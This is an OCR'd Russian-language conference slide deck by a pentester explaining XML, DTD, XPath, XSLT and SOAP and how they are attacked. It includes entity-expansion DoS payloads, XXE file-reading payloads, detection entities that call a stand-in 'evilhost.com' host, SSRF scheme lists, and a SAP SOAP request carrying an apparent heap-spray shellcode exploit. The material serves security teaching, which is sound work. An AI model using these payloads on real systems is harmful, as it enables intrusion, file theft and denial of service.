Digital Security

XML? XML! XML…
Exploitation of XML-based attacks

Алексей Тюрин

Digital Security

Кто такой?

- Пентестер Digital Security
- Ведущий рубрики EasyHack журнала Хакер
- Co-орг Defcon Russia 7812

*

Спасибо!

Christian Mainka

Nicolas Gregoire

Wikipedia

Thank you!

XML. Что такое?

XML (англ. eXtensible Markup Language — расширяемый язык разметки; произносится [экс-эм-эл]) — рекомендованный Консорциумом Всемирной паутины язык разметки, фактически представляющий собой свод общих синтаксических правил.*

XML — текстовый формат, предназначенный для хранения структурированных данных (взамен существующих файлов баз данных), для обмена информацией между программами, а также для создания на его основе более специализированных языков разметки (например, XHTML).

http://www.w3.org/TR/2008/REC-xml-20081126/
http://www.w3.org/TR/2006/REC-xml11-20060816/

*

XML. Что такое?

XML — это описанная в текстовом формате иерархическая структура, предназначенная для хранения любых данных. Визуально структура может быть представлена как дерево элементов.
Элементы XML описываются тегами.

```
<?xml version="1.0" encoding="UTF-8"?>
<recipe name="хлеб" preptime="5" cooktime="180">
  <title>Простой хлеб</title>
  <composition>
    <ingredient amount="3" unit="стакан">Мука</ingredient>
    <ingredient amount="0.25" unit="грамм">Дрожжи</ingredient>
    <ingredient amount="1.5" unit="стакан">Тёплая вода</ingredient>
    <ingredient amount="1" unit="чайная ложка">Соль</ingredient>
  </composition>
  <instructions>
    <step>Смешать все ингредиенты и тщательно замесить.</step>
    <step>Закрыть тканью и оставить на один час в тёплом помещении.</step>
    <!-- <step>Почитать вчерашнюю газету.</step> - это сомнительный шаг... -->
    <step>Замесить ещё раз, положить на противень и поставить в духовку.</step>
  </instructions>
</recipe>
```

*

XML. Что такое?

1) Правильно построенный (англ. *well-formed*).

BAD:

<ingredient amount="3" unit="стакан">Мука
<ingredient amount=0.25" unit="грамм"> </ingredient> Дрожжи</ingredient>

GOOD:

<ingredient amount="3" unit ="стакан“ >Мука </ingredient>
<ingredient

amount=‘0.25’ unit=‘грамм’ > Дрожжи</ingredient>

2) Действительный (англ. *valid*).

По определённым правилам. См. далее

XML. Парсерыыы

There are two standard types of XML parsers used across platforms

SAX: State-oriented, step-by-step stream parsing
Lighter weight, but not as intelligent
Event driven.
Developers often use own state machine on top of parser.
Attack: User controlled data overwrites earlier node (XML Injection)

DOM: Complicated, powerful parsing
Generally not vulnerable to XML Injection
Attack: DoS by sending extremely complicated, but legal, XML
Creates huge object in memory
Why use other types of floods to attack?
XML parsing gives a much larger multiplier

http://www.xml.com/pub/rg/XML_Parsers

XML. Парсерыыы - DoSим

XML Attribute Blowup:

```
<?xml version="1.0"?>
<foo a1=""
a2=""
...a10000=""
/>
```

XML Element Blowup:

```
<?xml version="1.0"?>
<foo><foo1><foo2><foo3>...<foo10000>...
</foo></foo1></foo2></foo3>…</foo10000>
```

DTD. Что такое?

Термин, который используется для описания схемы документа или его части языком схем DTD (Document Type Definition)

Язык схем DTD (DTD schema language) — искусственный язык, который используется для записи фактических синтаксических правил метаязыков разметки текста SGML и XML.

С момента его внедрения другие языки схем для спецификаций, такие как XML Schema и RELAX NG, выпускаются с дополнительной функциональностью.

DTD. Что такое?

```
<!ELEMENT people_list (person*)>
<!ELEMENT person (name, birthdate?, gender?, socialsecuritynumber?)>
<!ELEMENT name (#PCDATA) >
<!ELEMENT birthdate (#PCDATA) >
<!ELEMENT gender (#PCDATA) >
<!ELEMENT socialsecuritynumber (#PCDATA) >
```

DTD. Что такое?

```
<?xml version="1.0" encoding="UTF-8"?>
<people_list>
    <person>
        <name>Fred Bloggs</name>
        <birthdate>27/11/2008</birthdate>
         <gender>Male</gender>
        <socialsecuritynumber>1234567890</socialsecuritynumber>
    </person>
 </people_list>
```

DTD. Что такое?

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE people_list [
<!ELEMENT people_list (person*)>
<!ELEMENT person (name, birthdate?, gender?, socialsecuritynumber?)>
<!ELEMENT name (#PCDATA) >
<!ELEMENT birthdate (#PCDATA) >
<!ELEMENT gender (#PCDATA) >
<!ELEMENT socialsecuritynumber (#PCDATA) > ]>
<people_list>
    <person>
        <name>Fred Bloggs</name>
        <birthdate>27/11/2008</birthdate>
         <gender>Male</gender>
        <socialsecuritynumber>1234567890</socialsecuritynumber>
    </person>
</people_list>
```

DTD. Что такое?

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE people_list [
<!ELEMENT people_list (person*)>
<!ELEMENT person (name, birthdate?, gender?, socialsecuritynumber?)>
<!ELEMENT name (#PCDATA) >
<!ELEMENT birthdate (#PCDATA) >
<!ELEMENT gender (#PCDATA) >
<!ELEMENT socialsecuritynumber (#PCDATA) >
]>
        <name>Fred Bloggs</name>
        <birthdate>27/11/2008</birthdate>
         <gender>Male</gender>
        <socialsecuritynumber>1234567890</socialsecuritynumber>
```

Не пройдёт валидацию.
Но валидация не всегда происходит (зависит от настроек парсера)

Entity. Что такое?

Сущностью (англ. *entity*) в XML называются именованные данные, обычно текстовые, в частности, спецсимволы.


Ссылка на сущность(англ. *entity references*) указывается в том месте, где должна быть сущность и состоит из амперсанда (&), имени сущности и точки с запятой (;).

Полный список предопределённых сущностей состоит из:
& (&), < (<), > (>), ' (') и " (")

Можно добавить свои сущности через DTD

DTD + Internal Entity

```
<!DOCTYPE bar [
<!ENTITY greeting "helloworld">
]>
<bar>&greeting;</bar>
```



```
<bar>helloworld</bar>
```

DTD+Entity. DoS


```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY lol "&lol2;">
<!ENTITY lol2 "&lol;”>
]>
<root>&lol;</root>
```

DTD+Entity. DoS

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY ha "Ha !">
<!ENTITY ha2 "&ha; &ha;">
<!ENTITY ha3 "&ha2; &ha2;">
<!ENTITY ha4 "&ha3; &ha3;">
<!ENTITY ha5 "&ha4; &ha4;">
...<!ENTITY ha128 "&ha127; &ha127;">
]>
<root>&ha128;</root>
```

XML external entity = XXE

```
<!DOCTYPE in[
<!ENTITY foo SYSTEM "file:///c:/winnt/win.ini">]>
<in>&foo;</in>
```



```
<in>
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
CMCDLLNAME32=mapi32.dll
CMCDLLNAME=mapi.dll
CMC=1
MAPIX=1
MAPIXVER=1.0.0.1
OLEMessaging=1
[MCI Extensions.BAK]
3g2=MPEGVideo
3gp=MPEGVideo…
</in>
```

Можно указать внешний ресурс

XML external entity. Ограничения

1) Чтение только того на что есть права.

2) Проблемы с чтением бинарных файлов (зависит от парсера, языка)

3) Проблемы с чтением файлов содержащих символы < > (зависит от парсера, языка)

Чтение файлов через XXE

Виды:

1) В ответе от сервера
2) В ошибках
3) Другое…

Обнаружение XXE. Ещё проблемы и возможности

```
<?xml version="1.0"?>
<!DOCTYPE in[
<!ENTITY foo SYSTEM "file:///c:/winnt/win.ini">]>
<in>&foo;</in>
<people_list>
    <person>
            <name attribut=“first”> &foo; </name>
            <name attribut=“&foo; ”> </name>
            <birthdate>27/11/2008</birthdate>
             <gender>Male</gender>
            <socialsecuritynumber>1234567890</socialsecuritynumber>
    </person>
 </people_list>
```

Обнаружение XXE

1) Стандартные пути (в основном ошибки)


2) Изменение поведения приложения

3) DNS резолв:
<!ENTITY foo SYSTEM “http://aaaa.evilhost.com/aaa">

3) Time-based:

<!ENTITY foo SYSTEM “http://localhost:80/aaa">
<!ENTITY foo SYSTEM “http://aaaa.evilhost.com/aaa">

Обнаружение XXE



XXE

Примеры (наконец-то :)

SSRF. Что такое?


SSRF - Server Side Request Forgery – возможность заставить сервер сделать запрос.

Зачем?

Можно достучаться:

до недоступных из вне серверов (за фаером)
до внутренних сервисов (на 127.0.0.1)

SSRF. Что такое?



SSRF. Что такое?

```
<?xml version="1.0"?>
<!DOCTYPE in[
<!ENTITY foo SYSTEM
“http://secureserver.com/Bad_wtyka_2_server“>]>
<in>&foo;</in>
```

SSRF. Что мы можем?

Стандартные:
file://
http://
https://

Отязыказависимые:
Java:
ftp://
gopher://
mailto:

PHP:
expect://
php://
…

ОСоспецифичные:
Windows (NTLM Relay)
\\share\zzzz
http:// + ntlm

http://evil.com/aaaa

SSRF

Примеры

SSRF. Что мы можем?

```
POST /sap/bc/soap/rfc?sap-client=000 HTTP/1.1
Authorization: Basic U0FQKjowNjA3MTk5Mg==
Host: company.com:80
User-Agent: ERPSCAN Pentesting tool v 0.2
Content-Type: text/xml; charset=utf-8
Cookie: sap-client=000
Content-Length: 2271

<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-
ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><SOAP-ENV:Body><m:RSPO_R_SAPGPARAM
xmlns:m="urn:sap-
com:document:sap:rfc:functions"><HEAP_EGG>dsecdsechffffk4diFkDwj02Dwk0D7AuEE4y4O3f2s3a064M7n2M0e
0P2N5k054N4r4n0G4z3c4M3O4o8M4q0F3417005O1n7L3m0Z0O0J4l8O0j0y7L5m3E2r0b0m0E1O4w0Z3z3B4Z0r
2H3b3G7m8n0p3B1N1m4Q8P4s2K4W4C8L3v3U3h5O0t3B3h3i3Z7k0a0q3D0F0p4k2H3l0n3h5L0u7k3P2p00180
58N0a3q1K8L4Q2m1O0D8K3R0H2v0c8m5p2t5o4z0K3r8o0S4s0s3y4y3Z5p0Y5K0c053q5M0h3q4t3B0d0D3n4N0
G3p082L4s1K5o3q012s4z2H0y1k4C0B153X3j0G4n2J0X0W7o3K2Z2C0j2N4j0x2q2H4S0w030g323h3i127N165n3
Z0W4N390Y2q4z4o2o3r0U3t2o0a3p4o3T0x4k315N3i0I3q164I0Q0p8O3A07040M0A3u4P3A7p3B2t058n3Q02VT
X10X41PZ41H4A4K1TG91TGFVTZ32PZNBFZDWE02DWF0D71DJE5I4N3V6340065M2Z6M1R112NOK066N5G4Z0
C5J425J3N8N8M5AML4D17015OKN7M3X0Z1K0J388N0Z1N0MOL3B621S1Q1T1O5GKK3JJO4P1E0X423GMMNO6P
3B141M4Q3A5C7N4W4C8M9R3U485HK03B49499J2Z0V1F3EML0QJK2O482N494M1D173Q110018049N7J401K9
L9X101O0N3Z450J161T5M90649U4ZMM3S9Y1C5C1C9Y3S3Z300Y5K1X2D9P4M6M9T5D3B1T0D9N4O0M3T082L
5D2KOO9V0J0W5J2H1N7Z4D62LO3H9O1FJN7M0Y1PMO3J0G2I1ZLO3D0X612O4T2C010G353948137O074X4V0
W4O5Z68615JJOLO9R0T9ULO1V8K384E1HJK305N44KP9RKK4I0Q6P3U3J2F032J0A9W4S4Q2A9U69659R4A06aa
aaaaaaaaaaaaaaaaa</HEAP_EGG><NAME>&#186;&#255;&#255;&#206;&#060;&#102;&#129;&#202;&#255;&
#015;&#066;&#082;&#106;&#067;&#088;&#205;&#046;&#060;&#005;&#090;&#116;&#239;&#184;&#100;&#
115;&#101;&#099;&#139;&#250;&#175;&#117;&#234;&#175;&#117;&#231;&#255;&#231;&#144;&#144;&#1
44;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&#158;&#14;&#190;&#
171;DSEC&#094;&#023;&#011;&#001;&#252;&#049;&#043;&#001;&#212;&#083;&#242;&#000;&#018;&#058;
&#071;&#000;&#250;&#047;&#057;&#016;&#076;&#255;&#084;&#000;&#001;&#002;&#000;&#000;&#226;&
#020;&#095;&#000;&#064;&#000;&#000;&#000;&#097;&#125;&#088;&#016;&#115;&#167;&#113;&#002;&#
117;&#218;&#157;&#000;&#004;&#128;&#069;&#000;&#082;&#089;&#012;&#016;&#235;&#004;&#235;&#0
02;&#134;&#027;&#198;&#000;&#255;&#255;&#233;&#077;&#255;&#255;&#255;&#255;AAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</NAME></m:RSPO_R_SAP
GPARAM></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

SSRF. Что мы можем?

ВИДЕО

DTD

Сейчас идёт отказ от использования DTD в XML-технологии по ряду причин:

Используется отличный от XML синтаксис.
Отсутствует типизация узлов.
Отсутствует поддержка пространств имён.

На смену DTD пришёл стандарт консорциума W3C **XML Schema.**

Некоторые стандарты запрещают использование DTD.
Например, SOAP (хотя внедрение вносит свои коррективы)

XML Schema? Аналогичные с DTD проблемы (чтение файлов, SSRF)
Но подключать схемы можно (почти) **никогда**.

** SSRF – можно юзать не только в контексте XXE…*

XSLT. Что такое?

XSLT (e***X***tensible ***S***tylesheet ***L***anguage ***T***ransformations) — язык преобразования XML-документов. Спецификация XSLT входит в состав XSL и является рекомендацией W3C.

При применении *таблицы стилей* XSLT, состоящей из набора *шаблонов*, к XML-документу (*исходное дерево*) образуется *конечное дерево*, которое может быть сериализовано в виде XML-документа, XHTML-документа (только для XSLT 2.0), HTML-документа или простого текстового файла.

Правила выбора (и, отчасти, преобразования) данных из исходного дерева пишутся на языке запросов XPath.

XPath

XPath (XML Path Language) — язык запросов к элементам XML-документа. Разработан для организации доступа к частям документа XML в файлах трансформации XSLT и является стандартом консорциума W3C.

XPath призван реализовать навигацию по DOM в XML.

В XPath используется компактный синтаксис, отличный от принятого в XML.

XPath. Примеры

/AAA/CCC

Выбираются все элементы CCC, являющиеся дочерними по отношению к корневому узлу AAA

```
<AAA>
    <BBB/>
    <CCC/>
    <BBB/>
    <BBB/>
    <DDD>
        <BBB/>
    </DDD>
    <CCC/>
</AAA>
```

XPath. Примеры

//DDD/BBB

Будут выбраны все элементы BBB, являющиеся детьми DDD

```
<AAA>
   <BBB/>
   <CCC/>
   <BBB/>
   <DDD>
      <BBB/>
   </DDD>
   <CCC>
      <DDD>
         <BBB/>
         <BBB/>
      </DDD>
   </CCC>
</AAA>
```

/AAA/BBB[1]

Будет выбран первый потомок BBB элемента AAA

```
<AAA>
   <BBB/>
   <BBB/>
   <BBB/>
   <BBB/>
</AAA>
```

XPath. Примеры

//BBB[@*]

Выбираются элементы BBB, имеющие хоть какой-нибудь атрибут

```
<AAA>
   <BBB id = "b1"/>
   <BBB id = "b2"/>
   <BBB name = "bbb"/>
   <BBB/>
</AAA>
```

Открыть пример в XLab | Как дерево (JPG)

//BBB[not(@*)]

Выбираются элементы BBB, не имеющие ни одного атрибута

```
<AAA>
   <BBB id = "b1"/>
   <BBB id = "b2"/>
   <BBB name = "bbb"/>
   <BBB/>
</AAA>
```

//BBB[@id]

Выбираются элементы BBB, имеющие атрибут id

```
<AAA>
   <BBB id = "b1"/>
   <BBB id = "b2"/>
   <BBB name = "bbb"/>
   <BBB/>
</AAA>
```

Открыть пример в XLab | Как дерево (JPG)

//BBB[@name]

Выбираются элементы BBB, имеющие атрибут name

```
<AAA>
   <BBB id = "b1"/>
   <BBB id = "b2"/>
   <BBB name = "bbb"/>
   <BBB/>
</AAA>
```

XPath. Примеры

/AAA/XXX/descendant-or-self::*

```
<AAA>
   <BBB>
      <CCC/>
      <ZZZ>
         <DDD/>
      </ZZZ>
   </BBB>
   <XXX>
      <DDD>
         <EEE/>
         <DDD/>
         <CCC/>
         <FFF/>
         <FFF>
            <GGG/>
         </FFF>
      </DDD>
   </XXX>
   <CCC>
      <DDD/>
   </CCC>
</AAA>
```

//*[string-length(name()) = 3]

Выбираются все элементы, имя которых состоит из трех символов

```
<AAA>
   <Q/>
   <SSSS/>
   <BB/>
   <CCC/>
   <DDDDDDDD/>
   <EEEE/>
</AAA>
```

/AAA/EEE | //BBB

Выбираются все элементы BBB и все элементы EEE, чьим прямым родителем является корневой элемент AAA

```
<AAA>
   <BBB/>
   <CCC/>
   <DDD>
      <CCC/>
   </DDD>
   <EEE/>
</AAA>
```

XSLT. Примеры

XSLT
(*e**X**tensible **S**tylesheet **L**anguage **T**ransformations*) —
язык преобразования XML-документов.
Странный, но **язык.**

Переменные, функции, циклы…




Diagram of the basic elements and process flow of Extensible Stylesheet Language Transformations.

XSLT. Пример


```xml
<?xml version="1.0" ?>
<persons>
  <person username="JS1">
    <name>John</name>
    <family-name>Smith</family-name>
  </person>
  <person username="MI1">
    <name>Morka</name>
    <family-name>Ismincius</family-name>
  </person>
</persons>
```

```xml
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Trans
  <xsl:output method="xml" indent="yes"/>

  <xsl:template match="/persons">
    <root>
      <xsl:apply-templates select="person"/>
    </root>
  </xsl:template>

  <xsl:template match="person">
    <name username="{@username}">
      <xsl:value-of select="name" />
    </name>
  </xsl:template>

</xsl:stylesheet>
```



```xml
<?xml version="1.0" encoding="UTF-8"?>
<root>
  <name username="JS1">John</name>
  <name username="MI1">Morka</name>
</root>
```

XSLT. Пример

Example XSLT stylesheet using logic elements

```
<xsl:stylesheet>
<xsl:template match="//input">
<xsl:variable name="type" select="@type"/>
<xsl:variable name="name" select="@name"/>
<xsl:if test="$type='text' or $type='password' or $type='radio' or $type='checkbox'">
        <xsl:choose>
                <xsl:when test="$type='radio'">
                    <xsl:if test="not(preceding-sibling::input[@type='radio'])">
                        <select name="{@name}">
                        <xsl:for-each select="../input[@name=$name]">
                                <option value="{@value}">
                                        <xsl:apply-templates/>
                                </option>
                        </xsl:for-each>
                        </select>
                    </xsl:if>
                </xsl:when>
                <xsl:when test="$type='text'">
                        <input name="{@name}" type="{@type}">
                                <xsl:apply-templates/>
                        </input>
                </xsl:when>
                <xsl:when test="$type='password'">
                        <input name="{@name}" type="{@type}">
                                <xsl:apply-templates/>
                        </input>
                </xsl:when>
        </xsl:choose>
</xsl:if>
</xsl:template>
</xsl:stylesheet>
```

XSLT. Пример

Примеры

XSLT. Продолжение?

1) Есть различные расширения (какие-то по-умолчнанию, какие-то подключаются)
2) Различные процессоры (Saxon, Xalan, libxslt…) – различные фичи.
3) **Используются в контексте других технологий (см. далее)**
4) Применяются как на серверной, так и на клиентской стороне (так же как и DTD). Например, браузеры.

CVE-2011-1774 (under review)	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
WebKit in Apple Safari before 5.0.6 has improper libxslt security settings, which allows remote attackers to create arbitrary files, and consequently execute arbitrary code, via a crafted web site. NOTE: this may overlap CVE-2011-1425.	

SOAP. Что такое?

SOAP (от англ. *Simple Object Access Protocol* — простой протокол доступа к объектам; вплоть до спецификации 1.2) — протокол обмена структурированными сообщениями в распределённой вычислительной среде. Первоначально SOAP предназначался в основном для реализации удалённого вызова процедур (RPC). Сейчас протокол используется для обмена произвольными сообщениями в формате XML, а не только для вызова процедур.

SOAP может использоваться с любым протоколом прикладного уровня: SMTP, FTP, HTTP, HTTPS и др. Однако его взаимодействие с каждым из этих протоколов имеет свои особенности, которые должны быть определены отдельно. Чаще всего SOAP используется поверх HTTP.

SOAP является одним из стандартов, на которых базируются технологии веб-служб.


SOAP. Что такое?

Пример SOAP-запроса на сервер интернет-магазина:

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
   <soap:Body>
     <getProductDetails xmlns="http://warehouse.example.com/ws">
       <productID>12345</productID>
     </getProductDetails>
   </soap:Body>
 </soap:Envelope>
```

Пример ответа:

```
